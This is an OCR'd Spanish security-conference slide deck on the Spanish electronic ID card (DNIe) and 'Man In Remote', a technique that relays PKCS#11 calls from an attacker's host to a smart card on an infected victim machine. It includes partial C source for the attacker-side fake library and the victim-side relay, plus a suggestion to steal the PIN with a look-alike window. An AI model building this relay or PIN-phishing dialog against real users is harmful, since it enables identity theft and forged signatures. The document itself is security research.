Man In Remote

Otros usos de PKCS#11 y el DNIe

Gabriel González García

@GabrielGonzalez

gabriel@intelligentrd.com

http://www.48bits.com

http://www.intelligentrd.com

Guión

- Introducción al DNIe
- Man In Remote
- Vídeo Demo
- MiR Reloaded
- Solución

Introducción al DNIe

- Microprocesador genérico
- Criptoprocesador
- Comunicaciones vía puerto serie

Introducción al DNIe

- Sistema Biométrico: Match On Card
- Certificado Autenticación
- Certificado No Repudio
- Certificado Componente

Introducción al DNIe


- PC / SC
  - Integración de SmartCards en PCs
  - API de comunicaciones
  - Multiplataforma
  - Funcionalidad
    - Inicialización
    - Gestión de Lectores
    - Conexión / Estado
    - Envío de comandos (APDUs)

Introducción al DNIe

- Canal Seguro
  - Norma UNE 14890
  - Utilizado para cifrar los comandos
  - Ambos extremos se autentican mutuamente
    - Intercambian claves públicas
    - Autenticación
    - Derivación de claves del canal


Introducción al DNIe

- CSP
  - Propuestas de Microsoft
  - Extensiones a la CryptoAPI



Introducción al DNIe

- PKCS#11
  - Estandar creado por RSA (http://www.rsa.com/rsalabs/node.asp?id=2133)
  - API genérico para acceder a crypto-devices
  - Token como unidad de acceso
  - Gestiona varios objetos
    - Claves Públicas, Privadas
    - Datos y Certificados




Introducción al DNIe

- Autenticación en Servicios Web
  - Applet Java
    - Más Intrusivo
  - SSL + Certificado Cliente
    - “Transparente”

Introducción al DNIe

- Applet Java
  - Se necesita la descarga de un Applet Java
  - Aparecerán mensajes de seguridad

Introducción al DNIe



Introducción al DNIe

- Seguridad
  - Sensores de alimentación
  - Detección de glitches
  - Capa metálica de pasivación
  - Detección cambios de frecuencia del reloj
  - Detección cambios en la tensión
- Nivel EAL4+

Man In Remote

- Motivación
- Definición
- Descripción
- Demo

Man In Remote

- Motivación
  - Sistemas que utilizan Dispositivos Físicos
  - Duplicación
  - Autenticación Remota

Man In Remote

- Definición

Permite hacer uso en vivo de las funcionalidades proporcionadas por un dispositivo de seguridad en un Host diferente del que está instalado


Man In Remote

- Descripción: Actores
  - 48Banks


  - Amián

  - La Nuri


Man In Remote



Man In Remote



Man In Remote



Man In Remote

- MiR - Atacante
  - Librería con Interfaz PKCS#11
  - No realiza operaciones locales
  - Interfaz de un Objeto Remoto

Man In Remote

- MiR - Atacante

1. Empaqueta Datos
2. Invoca Operaciones
3. Desempaqueta resultados

Man In Remote

- MiR - Víctima
  - Cliente de la librería PKCS#11 válida
  - Espera peticiones del atacante
  - Objeto Remoto

Man In Remote

- MiR - Víctima

1. Desempaqueta Datos
2. Invoca Operaciones en la librería PKCS#11
3. Recoge resultados y los Empaqueta de vuelta

Man In Remote - Attacker's Src

```
CK_DEFINE_FUNCTION(CK_RV,C_Initialize)(…)
{
#ifdef _REMOTE_PKCS11_
        {
                DataMarshalling   *d = NULL;

                […]

                if (connect(client, (struct sockaddr *)&sock, sizeof(sock))
== SOCKET_ERROR) {[…]}

                d = new DataMarshalling(client);
                d->setMsgType("C_Initialize");
                d->packInt((char *)&a);
                d->sendData();
                delete d;
        }
```

Man In Remote - Attacker's Src

```
#else

        InicializarFunciones("UsrPKCS11.dll");

        rv = pFunctionList->C_Initialize(pInitArgs);

#endif

#ifdef _DEBUG_PKCS11_
        fprintf(fout, "C_Initialize ret: %d\n", rv);
#endif

exit:
        return rv;
}
```

Man In Remote - Attacker's Src

```
CK_DEFINE_FUNCTION(CK_RV,C_OpenSession)()
{
        CK_RV rv = CKR_OK;
        DataMarshalling *d = new DataMarshalling(client);
        d->setMsgType("C_OpenSession");
        {
                /*
                 * Open session
                 */
                unsigned int        sessionId = 0;
                DataMarshalling   *d2 = new DataMarshalling(client);

                d->packInt((char *)&slotID);
                d->packInt((char *)&flags);
                d->sendData();
```

Man In Remote - Attacker's Src


```
                d2->recvData();
                if (strcmp(d2->getMsgType(), d->getMsgType())) {
                        rv = CKR_CANCEL;
                        goto exit;
                }
                rv = d2->unpackInt();
                sessionId = d2->unpackInt();
                delete d2;
                *phSession = sessionId;
        }
        delete d;

exit:
        return rv;
}
```

Man In Remote - Victim's Src

```
} else if (!strcmp(d->getMsgType(), "C_OpenSession")) {
        slotId = d->unpackInt();
        flags = d->unpackInt();
        {
                DataMarshalling   *d2 = new DataMarshalling(client);
                /*
                 * Opening session
                 */
                ret = C_OpenSession(slotId, flags, NULL, NULL, &sessionId);
                d2->setMsgType(d->getMsgType());
                d2->packInt((char *)&ret);
                d2->packInt((char *)&sessionId);
                d2->sendData();
                delete d2;
        }
}
```

Man In Remote – Video Demo!




Man In Remote

- Problemas
  - Obtención del PIN
  - Confirmación al realizar Firma Electrónica
  - Infección del dispositivo objetivo


Man In Remote

- Obtención del PIN
  - Mostrar Ventana Idéntica



